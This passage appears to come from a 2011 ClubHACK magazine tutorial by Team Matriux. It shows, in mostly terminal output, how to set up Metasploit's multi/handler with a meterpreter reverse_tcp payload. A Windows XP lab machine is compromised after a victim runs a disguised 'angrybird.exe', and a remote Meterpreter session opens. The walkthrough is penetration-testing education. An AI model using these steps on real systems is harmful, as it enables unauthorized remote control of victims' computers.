
```
11:55 root@matriux matriux# msfconsole

                     888                           888        d8b888
                     888                           888        Y8P888
                     888                           888           888
88888b.d88b.  .d88b. 888888 8888b. .d8888b 88888b. 888 .d88b. 888888888
888 "888 "88bd8P  Y8b888       "88b88K     888 "88b888d88""88b888888
888  888  88888888888888   .d888888"Y8888b.888  888888888  888888888
888  888  888Y8b.    Y88b. 888  888     X88888 d88P888Y88..88P888Y88b.
888  888  888 "Y8888  "Y888"Y888888 88888P'88888P" 888 "Y88P" 888 "Y888
                                           888
                                           888
                                           888


       =[ metasploit v3.8.0-dev [core:3.8 api:1.0]
+ -- --=[ 707 exploits - 359 auxiliary - 57 post
+ -- --=[ 225 payloads - 27 encoders - 8 nops
       =[ svn r13079 updated today (2011.06.30)

msf > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) >
```

Now set the options LHOST and LPORT by typing "set LHOST localIP" and "SET LPORT porto to listen". Set them to match with the exe payload we generated earlier. Alternately you can check the options required by typing "show options"




```
root@matriux: /home/matriux
root@matriux: /home/matriux 80x24
   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, none, proce
ss
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf exploit(handler) > 
```

We are now ready to exploit our target machines, (here I set up a windows XP machine), initiate the exploit listening process by typing “exploit” and wait for the target machine to execute the angrybird.exe as soon as the victim clicks on the executable file it will initialize the meterpreter session with the reverse tcp.



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\windowssss>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.56.101
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

Ethernet adapter Local Area Connection 2:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 10.0.3.15
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 10.0.3.2

C:\Documents and Settings\windowssss>
```



```
root@matriux: /home/matriux (as superuser)
root@matriux: /home/matriux 80x24
   0   Wildcard Target


msf exploit(handler) > SET LPORT 1080
[-] Unknown command: SET.
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LPORT 1080
LPORT => 1080
msf exploit(handler) > exploit

[-] Exploit failed: The following options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf exploit(handler) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.56.102:1080
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.102:1080 -> 192.168.56.101:1036) a
t Fri Jul 01 13:30:44 +0530 2011

meterpreter > 
```

BINGO we are done!!! We successfully exploited a Windows XP machine with multi/handler.

And have you noticed? We just showed you a preview of Matriux’s upcoming version ;) Ch33rs!!!

Doubts and suggestions welcome at prajwal [at] matriux [dot] com.

TEAM MATRIUX

http://www.matriux.com/

follow @matriux on twitter.

ClubHACK

Issue 18 | July 2011 Design: Pankit@chmag.in www.clubhack.com